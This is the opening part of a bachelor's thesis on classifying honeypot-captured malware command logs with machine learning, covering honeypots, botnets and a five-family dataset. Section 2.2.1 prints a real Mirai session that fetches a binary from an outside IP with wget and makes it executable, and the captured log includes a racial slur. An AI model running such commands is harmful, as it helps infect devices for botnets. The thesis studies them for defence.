

Università degli Studi di Milano-Bicocca

Scuola di Economia e Statistica

Corso di Laurea in

Scienze Statistiche ed Economiche



**Machine Learning Techniques for Automatically
Processing Malware Logs**

**Tecniche di Machine Learning per la
classificazione automatica di logs malware**

Relatore: Prof. Mirko Cesarini

Tesi di Laurea di:

Federico Ravenda

Matricola 829449

Anno Accademico 2019-2020

Contents

1	Introduction	5
1.1	Cyber Threat Intelligence (CTI)	5
1.2	Goals of this Project	6
1.3	A view into the world of Cyber Attacks in Linux	7
1.4	An Introduction to Honeypot	8
1.4.1	Cowrie	9
1.5	<i>What is a botnet?</i>	10
2	Looking at the Data	13
2.1	Exploratory Analysis on Training Set	13
2.2	Malware Analysis: A Static Approach	17
2.2.1	Mirai	17
2.2.2	Hide And Seek	18
2.2.3	HOHO	19
2.2.4	Bashlite	19
2.3	BoW and TF-IDF	20
3	Text Classification with ML Algorithms	25
3.1	Unsupervised/Supervised Learning	25
3.2	Dimensionality Reduction with PCA	26
3.3	Clustering with K-Means	27
3.4	Decision Trees	29
3.5	Ensemble Learning - Bagging and Boosting Algorithms	30
3.6	Voting Classifier	30
3.6.1	Random Forest	31
3.6.2	Gradient Boosting	32
3.7	The Curse of Dimensionality	33
3.8	The Unreasonable Effectiveness of Data	34
3.9	Factor Analysis: A Possible Approach to Reduce Redundancy	34
3.10	Feature Selection - Tree-Based Method	36
3.11	Hypertuning	37
3.12	Introduction to Deep Learning - Artificial Neural Networks	38
3.13	Text Classification with Neural Networks	39
3.13.1	<i>Why Word Embeddings?</i>	39

3.13.2	Recurrent Neural Networks	40
3.13.3	LSTM & GRU	41
3.14	A new Perspective of Natural Language: Word Embeddings with fastText	42
3.14.1	fastText vs. Word2Vec	42
3.15	Text Classification with fastText	43
3.16	Pre-Trained Neural Networks using fastText	44
4	Results and Performances	47
4.1	Evaluating on the Training Set	47
4.2	Validation Set	50
5	Conclusion	53
5.1	Goals Reached	53
5.2	Possible Future Developments	54
	BIBLIOGRAPHY	57

Abstract

Nella cultura di massa, la percezione che si ha delle problematiche collegate all'ambito dell' IT-security è molto distante rispetto a quella di solo pochi anni fa. Negli ultimi tempi, più che parlare pragmaticamente di *virus*, *worm*, *trojan* e *spam*, oggetti collegati ad un'epoca quasi romantica dell'hacking, si è teso a dibattere a più alto livello di cybercriminalità organizzata, hacktivism (hacking con finalità di dimostrazione o di sabotaggio con finalità politiche), frodi e minacce. Questi discorsi, assolutamente attuali, hanno finito per mettere un po' in ombra il malware (stringhe di codice o vere e proprie applicazioni software) che restano pur sempre le armi primarie con le quali i malintenzionati di ogni genere perpetrano le loro azioni più o meno condivisibili moralmente.

L'aumentare delle minacce informatiche ha portato alla diffusione delle metodologie di analisi anche nel settore della cyber-security ed è così nato la *Cyber Threat Intelligence*. Il lavoro svolto parte dai dati degli attacchi informatici, in particolare ci concentreremo proprio sull'analisi dei comandi eseguiti dai malware (detti anche *logs* o *scripts*), per cercare di capirne la natura e per permettere di mitigare le minacce il più possibile.

I dati utilizzati nel progetto sono stati raccolti tramite dei sensori che emulano dei servizi (*honeypot*).

Un honeypot consiste in un sistema software o hardware caratterizzato da vulnerabilità progettate appositamente per renderlo appetibile per gli hacker.

L'obiettivo di un honeypot è quello di convincere un malintenzionato ad eseguire un attacco informatico innocuo in modo da registrare le attività svolte dal malintenzionato. Per fare ciò, è necessario che l'hacker venga impegnato il più a lungo possibile dall'attacco, per dare il tempo ai sistemi di difesa di raccogliere il maggior numero possibile di informazioni. Più un honeypot è sofisticato, quindi, più sarà difficile per un hacker riconoscere l'inganno e abbandonare l'operazione. Ogni attacco viene registrato sotto forma di una lista di comandi che l'honey-pot registra.

Il progetto oggetto della trattazione si propone l'obiettivo di analizzare i dati raccolti dagli honeypot tramite l'utilizzo di modelli di *Machine Learning* e *Deep Learning* implementati nel linguaggio Python, il quale offre una vasta gamma di librerie ottimizzate per lo scopo. In particolare, per la costruzione di modelli saranno utilizzate le librerie:

- **Scikit-Learn** [1] (per implementare modelli di Machine Learning)

- Keras [\[2\]](#)(per implementare modelli di Reti Neurali)

Abstract

The perception that we have about problems connected to the field of IT-security is very far from that we had only a few years ago. In recent times, more than talking about *viruses*, *worms*, *Trojans* and *spam*, concepts related to an almost romantic era of hacking, we keep talking at the highest level of organized cybercrime, hacktivism (hacking for demonstration purposes or sabotage for political purposes), fraud and threats. These topics ended up putting malware in the shade (at the end they are strings of code or real software applications), although still remain the primary weapons used by hackers to perpetuate their actions that are more or less morally acceptable.

The increase of cyber threats has brought the analysis methodologies in the cyber-security sector as well and thus Cyber Threat Intelligence was born. The work I've done starts from the data of cyber attacks, in particular, I will focus precisely on the analysis of the commands executed by malwares (also called *logs* or *scripts*), to try to understand their nature and to allow mitigating threats as much as possible.

The data used in the project was collected through sensors that emulate honeypot services. A honeypot consists of a software or hardware system characterized by vulnerabilities specifically designed to make it attractive to hackers.

The goal of a honeypot is to convince an attacker to perform a harmless cyber attack so it can be recorded for later analysis. To do this, the hacker must be engaged for as long as possible into the attack, to give the defense systems time to collect the major number of information. The more sophisticated a honeypot is, the more difficult it will be for a hacker to recognize the deception and abandon the operation. Every attack is recorded by the honeypot in the form of a list of commands.

This project aims to analyzing honeypot data through the use of Machine Learning and Deep Learning models implemented in the Python language, which offers a wide range of libraries optimized for the purpose. In particular, for model building we will use these two libraries:

- Scikit-Learn [1](to implement Machine Learning models)
- Keras [2](to implement Neural Network models).

Chapter 1

Introduction

1.1 Cyber Threat Intelligence (CTI)

Cyber attacks cost the global economy approximately \$600 billion per year¹ [3].

A cyber attack is an assault launched by cybercriminals using one or more computers against a single or multiple computers or networks. A cyber attack can maliciously disable computers, steal or destroy data, or use a breached computer as a launch point for other attacks.

To mitigate attacks, many companies rely on cyber threat intelligence (CTI), or threat intelligence related to computers, networks, and information technology (IT). We can define it as the set of theories, procedures and tools for the collection and sharing of information on cyber threats, to be used to create preventive strategies, intervention tactics and monitoring systems.

These processes were born because cyber threats have increased in number and complexity, and the possible targets need more effective and preventive defenses. Thus, the CTI positions itself one step ahead of the security systems to help people reduce the risks of cyber-attacks and limit their damage.

The CTI process relies on automated tools and stages for data analysis and acquisition and consists of four main steps:

- **Event acquisition**

This first step aims to acquire the largest number of relevant data that may be useful in the subsequent stages, where the best tool is the *honeypot*.

A honeypot is a security mechanism that creates a virtual trap to lure attackers and allows us to collect very accurate data on attacks in progress (every attack is memorized under the form of a *log* which is a list of commands that the honeypot records). An intentionally compromised computer system allows attackers to exploit vulnerabilities so we can study them to improve company's security policies.

¹estimated by McAfee in 2017




Figure 1.1 – *Main CTI's steps.*

- **Processing**

In this step, the detected attack is circumscribed and the available information are processed. The raw information log is processed and the fields of the log are filtered and elaborated to understand the type of log and its dangerousness.

- **Analysis**

Analysis is the most important part of the process, it must allow us to understand which are the threats (in fact, not all intrusions contain malicious code and are harmful to the system) and how they are developing within the web.

- **Response**

The response step uses the information generated by the analysis step to be able to implement the security measures necessary to mitigate the threats that have been taken over.

1.2 Goals of this Project

In this project we were focused on the *Processing* and *Analysis* steps. The idea was to analyze the logs related to each cyber attack in order to understand the threats that have hit or are about to target the IT system.

Cyber attacks often take the form of Malware or “malicious software”. This is a generic term that describes a malicious program/code that puts a system at risk.

Malware seeks to invade, damage or disable computers, systems, networks, tablets and mobile devices, often taking partial control of the device’s operations.

Not all malwares are malicious in nature, the study aimed precisely to classify each attack within a known category of malware, to be able to evaluate the nature

of the malware.

Furthermore, most malwares mutate themselves (there is no static, immutable code), the aim of the work is also to evaluate how they change over time.

1.3 A view into the world of Cyber Attacks in Linux

Linux is a kernel, created in 1991 by Linus Torvalds, for Unix-like systems, while GNU is a Unix-like operating system, developed by Richard Stallman in 1984, with the intention of creating an operating system freely usable by all.

From the union of Linux and GNU was born the family of distributions (the so-called *distros*) GNU / Linux to which operating systems such as *Ubuntu*, *Linux Mint*, *Debian* and *Kali Linux* (to name the most famous ones) belong.

The key feature that distinguishes GNU / Linux from the major (proprietary) systems on the market is that it is *free* in all its aspects (source code is freely accessible and editable). This apparently could make the system less secure. Theoretically, if everyone knows the source code, anyone can discover its vulnerabilities and then exploit them for fraudulent purposes.

However, in practice, the truth is just the opposite: precisely, since everyone can easily discover vulnerabilities, they can be promptly corrected. In fact, many vulnerabilities are corrected before they can be exploited to the detriment of the system.

Many argue that having an antivirus on Linux is practically useless, consequently the machines that mount Linux distros would seem free of viruses and various threats. It is sometimes assumed that there are fewer threats in Linux than in Windows since there are very few Linux users (and so, from a cyber-criminal point of view, the world of Linux is less attractive).

This is not totally correct; of course, the threats on Linux are in infinitely lower percentages than those on Windows, but still present. Moreover, it is absolutely not true that GNU / Linux is not widespread: in fact, the OS is often used for the management of servers and the storage of important data: a virus for GNU / Linux that were truly effective could potentially block the entire industrialized world. Furthermore, it is widely used even beyond the



Figure 1.2 – Main Linux distro

server sector: many important companies that deal with hardware development constantly release updated drivers for Linux users (Nvidia, Intel, Samsung, Dell, ...).

1.4 An Introduction to Honeypot

If you've ever wondered how the good guys on the internet go after the bad guys, one way is something called a honeypot. You see, in addition to the security measures you might expect, such as strengthening a computer network to keep cyber-criminals out, the good guys use a honeypot to do just the opposite — attract the bad guys [4].

Honeypots are hardware or software systems used as “bait” to attract cyber criminals who intend to attack an organization’s security perimeter [5].

They do not engage in any activity except that they are placed online for the sole purpose of being attacked. For this reason, anyone who accesses them (except those who put them into activity) is an attacker. They are designed to have the appearance of systems in which a hacker is enticed to enter but do not grant access to the entire network.

Honeypots apparently contain sensitive information that the attacker should find useful for his malicious purposes. In reality, however, they are isolated from the rest of the network and devoid of any critical information.

These machines also have mechanisms to store all of the activities carried out by attackers and have recovery systems to ensure that once the attack is over, the machine returns to the state before the attack, ready to record a new intrusion. They allow continuous monitoring of security in order to identify, in advance, all attacks on the computer networks and the computers connected to them, understand where the attacker will be able to hit, and thus have time to activate the right countermeasures. Honeypots provide a platform for studying the methods and tools used by the intruders (blackhat community), thus deriving their value from the unauthorized use of their resources [6].

The use of honeypots is, therefore, an active defense technique also defined as Cyber Deception with which we try to “trick” the opponent to hit the cyber perimeter of our organization at a specific point where we want this to be done to detect him and therefore keep it away from the real goal that we want to defend.

In terms of objectives, there are two types of honeypots: research and production honeypots.

Research honeypots gather information about attacks and are used specifically for studying malicious behavior. They gather information about attacker trends, malware strains, and vulnerabilities that are actively being targeted by adversaries. This can provide insights about how to improve preventative defenses, patch

prioritization, and future investments.

On the other hand, **Production honeypots**, are focused on identifying active compromise on internal networks and tricking the attackers. Information gathering is still a priority, as honeypots give you additional monitoring opportunities and fill in common detection gaps around identifying network scans.

Within production and research honeypots, there are also different tiers depending on the level of complexity of the organization needs where they are deployed:

- **High-Interaction Honeypots:** They are not meant to mimic a full-scale production system, but they do run (or appear to run) all the services that a production system would run, including a proper operating system. They are also the most dangerous and difficult to be kept in the company since if they were ‘punctured’ they could come to be part of a zombie network or would be used as a medium for access to the network.
- **Mid-Interaction Honeypots:** These emulate aspects of the application layer but they do not have their own operating system. In practice, they offer attackers more ability to interact than low-interaction honeypots do but less functionality than high-interaction solutions. They work to stall or confuse attackers so that organizations have more time to figure out how to properly react to an attack. These types of honeypots solved the weaknesses of different existing approaches to catch malware [7] .
- **Low-Interaction Honeypots:** They are very simple and very safe honeypots however, at the same time, they manage to get little information from the attackers. They simply capture connection attempts and alerts the security team an intrusion has been attempted.

1.4.1 Cowrie


Cowrie is the selected honeypot to be attacked. It is a medium interaction honeypot written entirely in python and developed by Michel Oosterhof, a well-known cybersecurity researcher, which can log brute force attacks and has an attacker’s shell interaction [8]. The two protocols it manages to emulate are:

- SSH (port 22)
- Telnet (port 23)

These are the standard ports [9] that are attacked most of the time (along with some non-standard ports such as 2222). The peculiarity of this honeypot is that, in addition to monitoring and logging attacks on the SSH port, it also allows us to record all the commands that bots perform once they enter the

honeypot, being able to entirely reconstruct the behavior of the malicious script. In order to better understand the process by which malicious intrusions occur, let's go through the main steps that take place during an attack:

1. When a connection is established, Cowrie creates a virtual environment with its own filesystem. ²
2. Through an SSH or TELNET console, it is possible to log-in as root by entering a password. Typically, in these attacks, access is via brute-force: the attacker tries several combinations of characters, thus exploring all the theoretically possible solutions until the correct one is found. Cowrie, after a limited number of attempts, grants access to the attacker, even if the correct password is not guessed.
3. Once inside, we have a console that perfectly emulates a Linux shell.



```
root@ubuntu:~# echo 'Hello Security'
Hello Security
root@ubuntu:~# wget
wget: missing URL
Usage: wget [OPTION]... [URL]...

Try 'wget --help' for more options.
root@ubuntu:~# curl
curl: try 'curl --help' or 'curl --manual' for more information
root@ubuntu:~#
```

4. Once the intrusion is over, the virtual session is destroyed and a log is generated containing all the commands that have been typed together with some relevant information (intrusion start and end time, attacker ip, attacked honeypot IP, attacked port, ...) in a .json format like this one:

```
{ "eventid": "cowrie.session.connect",
  "src_ip": "193.246.121.2", "src_port": 22798,
  "dest_ip": "45.32.108.124", "dst_port": 22,
  "session": "879805ae0ae4",
  "protocol": "ssh",
  "message": "New connection: 193.246.121.2:22798 (172.17.0.2:22) [session: 879805ae0ae4]",
  "sensor": "4aeddd996b6a",
  "timestamp": "2019-12-09T10:24:15.927608Z" }
```

1.5 What is a botnet?

Almost all the malware that I classified had the unique purpose of infecting devices in order to make them part of a botnet.

²A virtual environment is a networked application that allows a user to interact with both the computing environment and the work of other users.

But, *What is a Botnet?*

A botnet is made up of several Internet-connected devices, such as smartphones or IoT devices, each of which runs one or more software called bots that lend themselves to being used as armies to conduct silent and surprise attacks on systems of the same organization in which the infected computer is used, or very often on other systems. In the latter case, the victims are two: the organization in which one or more computers have become part of the botnet, and, of course, the target company.

Botnet owners control these through Command & Control (C&C) software to perform a variety of activities, usually harmful, that require large-scale automation (e.g. a DDoS attack that consists of trying to overload a website or an online service with traffic from different sources in order to make it unavailable to users.)

Malicious software or malware can harm a computer in a variety of ways and sometimes the effects are not known until it's too late.

Cybercriminals use special malwares, usually Trojan horses, to breach the security of several users' computers. These take control of each computer and organize all of the infected machines into a network of bots (unwitting tools that the cybercriminal can remotely manage). The infected system may act completely normal with no warning signs a bot can be a PC, a Mac, a smartphone, or even a webcam (every device that has an IP address into the network can be turned into a bot). Often, the cybercriminal will seek to infect and control tens of thousands or even millions of computers so that they can act as the master of a large zombie network. These botnets are capable of delivering many different types of cybercrimes such as **DDoS** (*Distributed Denial-of-Service*) attacks, spreading malware online fraud and wide-scale spam or phishing campaigns.

In some cases, cybercriminals will establish a large network of sobbing machines and then sell access to the zombie network to other criminals either on a rental basis. Spammers may rent or buy a network in order to operate a large-scale spam campaign. In practice, the DDoS attack's goal is to flood the resources of a computer system that provides a specific service to connected computers. It does this by targeting servers, distribution networks, or data centers that are inundated with fake access requests, which they cannot cope with. In jargon, it is said that the communication bandwidth is saturated and the websites or surfers who try to reach that particular online resource have difficulty, or are unable to do so at all.

As organizations move more and more business data and processes online, the scale and frequency of denial of service attacks continue to increase.

The consequences of being part of a botnet can be very serious: some risks include high internet bills, slow and unstable computer performance, potential legal implications if your computer is compromised and stolen of personal data which can be used in blackmail.

How a Botnet works




Figure 1.3 – An easy explanation of a Botnet

Chapter 2

Looking at the Data

2.1 Exploratory Analysis on Training Set

A huge dataset was collected by Prof. Angelo Consoli, head of the Cybercrime Security Group of the Department of Innovative Technologies Institute for Information Systems and Networking, University of Applied Sciences of Southern Switzerland (SUPSI). In this work I focused on identifying the malware type from the intrusion behavior data collected by the honeypots.

Our training dataset consists of 7814 observations (all observations date back to the time period between June and August 2018) and 8 variables:

- Start of attack timestamp
- End of attack timestamp
- Source IP
- Source port
- GeoLocalization of the source IP
- Addressee IP
- Addressee port
- List of commands executed during the session, script

There is also a further variable that classifies the observations within one of the 5 identified categories of malware and each one is marked with a number ranging from 1 to 5 (respectively, *Bashlite*, *Hide And Seek*, *HOHO*, *Mirai*, *Fake Mirai*).

Except for the variable containing the intrusion commands, the remaining variables do not contribute to the explanation of the target variable (there is no ascertained correlation). Anyway, these information can equally be a source of




Figure 2.1 – A representation of the number of classified malware classes.

reflection on, for example:

- Where do most of the attacks come from?;
- What are the honeypots most affected by attacks?;
- Do attacks occur most during certain hours of the day?;
- What are the most used IP addresses for surfing the net anonymously? (since an attacker is always supposed to mask his identity - in jargon *IP-spoofing* - through the use of tools such as proxies and VPNs);
- Study the the number of attacks time-series in order to predict the number of these in future temporal instants.

Unfortunately, I didn't have all the observations available (which are in the order of billions of instances), but only a minimal part, therefore it was not possible to deepen the study of all of these aspects.

For this reason, I have restricted the analysis to the information related to the scripts associated with each malicious intrusion.

A first look to the training set, as we can see from Fig. 2.1, shows us that we have: 1747 Bashlite, 2995 Hide And Seek, 34 HOHO, 1966 Mirai, 1072 Fake Mirai. This first analysis tells us that we are facing an unbalanced classes problem.

Unbalanced datasets are prevalent in a multitude of fields and sectors. The challenge appears when machine learning algorithms try to identify these rare cases in rather big datasets. Due to the disparity of classes in the variables, the algorithm tends to categorize new observations into the class with more instances, the majority class, while at the same time giving the false sense of a highly accurate model. Both the inability to predict rare events (the minority class) and the misleading accuracy detracts the predictive models we build which

we can call a *"naive model"*. We can try different methods in order to deal with these types of problems:

- Using a proper metric, such as BAC
- Generating synthetic data with Smote algorithm [10] in order to increase the cardinality of the minority classes

On the other hand the idea of rebalancing data could be risky: we cannot assume that real data are almost balanced. So, if methods like SMOTE have not to be completely rejected, they should be used cautiously: SMOTE can lead to a relevant approach in some cases, but it can also be nonsense to just rebalance the classes without any further thoughts about the problem. We have to keep in mind that modifying the dataset with resampling-like methods is changing the reality, so it requires to be careful and carefully consider its implications for the classifier results.

In this case, using a balanced dataset takes us to similar results of the unbalanced dataset (as we can see in table 4.2), for this reason I'm going to continue my exploratory analysis on my original dataset, the unbalanced one.

Below I show an example of malicious intrusion:

```
' sudo /bin/sh /bin/sh /bin/busybox cp cp mount echo e \\\x47\\\x72\\\x6f\\\x70/
//.nippon cat //.nippon rm f //.nippon echo e \\\x47\\\x72\\\x6f\\\x70/tmp
/tmp/.nippon cat /tmp/.nippon rm f /tmp/.nippon echo e \\\x47\\\x72\\\x6f\\
\\\x70/var/tmp /var/tmp/.nippon cat /var/tmp/.nippon rm f /var/tmp/.nippon
echo e \\\x47\\\x72\\\x6f\\\x70/ //.nippon cat //.nippon rm f //.nippon
echo e \\\x47\\\x72\\\x6f\\\x70/lib/init/rw /lib/init/rw/.nippon cat /lib/init/rw/.nippon
rm f /lib/init/rw/.nippon echo e \\\x47\\\x72\\\x6f\\\x70/proc /proc/.nippon
cat /proc/.nippon rm f /proc/.nippon echo e \\\x47\\\x72\\\x6f\\\x70/sys
/sys/.nippon cat /sys/.nippon rm f /sys/.nippon echo e \\\x47\\\x72\\\x6f\\\x70/dev
/dev/.nippon cat /dev/.nippon rm f /dev/.nippon echo e \\\x47\\\x72\\\x6f\\\x70/dev/shm
/dev/shm/.nippon cat /dev/shm/.nippon rm f /dev/shm/.nippon echo e \\\x47\\\x72\\\x6f\\
/dev/pts/.nippon cat /dev/pts/.nippon rm f /dev/pts/.nippon ']
```

In text classification, the smallest units into which we can break down text (words, character, or n-grams) are called *tokens*, and breaking text into such tokens is called *tokenization*.

Every token is identified by a space and I decided to group all the commands that are followed by a slash ('/') or backslash ('\') into a single token. I'm trying, doing this, to instantly pull out themes that would otherwise be impossible to identify when analyzing search terms in their entirety.

The number of tokens within each observation is extremely variable (it can range from a few tokens to tens of thousands of tokens). I realized that, based on the class of malware we are facing, the number of tokens varies, sometimes, significantly.




Figure 2.2 – A boxplot showing the number of tokens for different classes of malwares

As we can see from Fig. 2.2, it is clear that the Bashlites are those that have, on average, the highest number of tokens, while the average of the Hide and Seek and HOHO tokens are much lower.

2.2 Malware Analysis: A Static Approach

Malware analysis is a continuously developing field of research. The analyzes are divided into two large categories:

- **Dynamic analysis:** This approach sends in execute malicious code to study its behavior. All the behaviors of the code in execution are taken into consideration to track its behavior within the operating system that runs it. It is a very thorough and complicated analysis but produces very accurate results. The main disadvantage of this method is due to the enormous amount of time it takes to analyze the code.
- **Static analysis:** Malware or its source code is analyzed statically, in other words without being executed. In the category of static analysis, machine learning techniques have become increasingly popular in the last past years. These tools bring enormous advantages in this field. Machine learning models are trained with samples of malware from different families, this allows us to identify some forms of mutations of malware without knowing them in advance, making it possible to categorize and study them.

In the next paragraphs I'm going to talk briefly about all the categories of malwares that we have considered for our analysis

2.2.1 Mirai

Mirai is a worm that has the ability to infect routers, security cameras, DVRs and all other smart devices that typically use predefined credentials and run obsolete versions of Linux, making them part of a botnet that can be used for large-scale cyber attacks [11].

That's how Mirai works: Search the Internet for IoT devices. When it finds any, check if the username and password to access the management software are the factory default ones. And if so, it enters in the memory and infects it.

In conjunction with this, a "*Fake Mirai*" category was detected. They are Mirai that does not have a "download" part of the malware and therefore does no harm to the system, to filter this category it was enough to test if there were any kind of download commands and their download addresses.

This is an example of MIRAI:

```
/bin/busybox wget;
/bin/busybox tftp
/bin/busybox OWARI
./NiGGeR69xd telnet.loader.x86
/bin/busybox BIGREP
/bin/busybox wget http://159.65.204.196:80/bins/BleedStreet.x86 -O - >$ IuYgujeIq
33/bin/busybox chmod 777 IuYgujeIqn;
/bin/busybox OWARI
/bin/busybox rm -rf dropper; >$NiGGeR69xd;
/bin/busybox SORA'
```

2.2.2 Hide And Seek

The second family of malware we deal with is called **Hide and Seek** (HSN). This worm appeared on the web in 2018 and mainly attacks Linux IoT systems.

